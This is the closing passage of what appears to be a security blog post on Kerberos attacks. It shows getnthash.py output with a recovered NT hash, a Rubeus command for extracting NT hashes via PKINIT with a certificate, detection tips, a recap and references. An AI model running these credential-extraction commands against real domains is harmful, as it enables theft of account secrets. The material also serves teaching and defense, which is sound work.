[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
2da2c736fbae072ce77229710687a499
```

getnthash.py


From Windows, the same can be accomplished with Rubeus; however, first, we need to convert the '.pfx' file to a Base64 string:



convert .pfx to base64.

The following Rubeus command can then be issued to extract the NTHash:

```
.\Rubeus.exe asktgt /getcredentials /user:Elliot.a /certificate:<b64Certificate>
/domain:Lareslabs.local /dc:dc1.lareslabs.local /show
```



Rubeus ASKTGT UnPAC using PKINIT and U2U.

Defenses:

- Monitor for Kerberos authentication via PKINIT, since the NT/LM hashes is only returned when PKINIT is used.
- Look for TGS requests that have at least the following options set: Forwardable, Renewable, Renewable_ok, Enc_tkt_in_skey(there will be a lot of false positives).

Wrapping things up …

In this second part of the Kerberos series, we've dug a little deeper into the Kerberos Credentialed Access techniques, covering the following:

- User enumeration
- Password Guessing
- AS-REQroasting
- AS-REProasting
- TGS-REProasting (Kerberoast)
- UnPAC the hash

We hope this installment of the Kerberos series has helped provide a better understanding of the number of techniques threat actors can use to attack the Kerberos Authentication flow.

In the next post of the series, we will continue to delve deeper, next time looking at 'User Impersonation' and talking about ticket management and ticket forging.

Resources:

- Active Directory Kerberos Attacks Analytic - Splunk.
- Dirk-Jan Mollema - NTLM relaying to AD CS - On certificates, printers and a little hippo.
- Atl4s - You do (not) Understand Kerberos.
- LuemmelSec - S4fuckMe2selfAndUAndU2proxy - A low dive into Kerberos delegations.
- Microsoft - Public Key Cryptography for Initial Authentication (PKINIT) in Kerberos Protocol.
- FalconFriday — Detecting UnPACing and shadowed credentials.
- Tarlogic - Kerberos.
- Eloy Pérez (@zer1t0) - Attacking Active Directory.
- Harmj0y - Kerberoasting Revisited.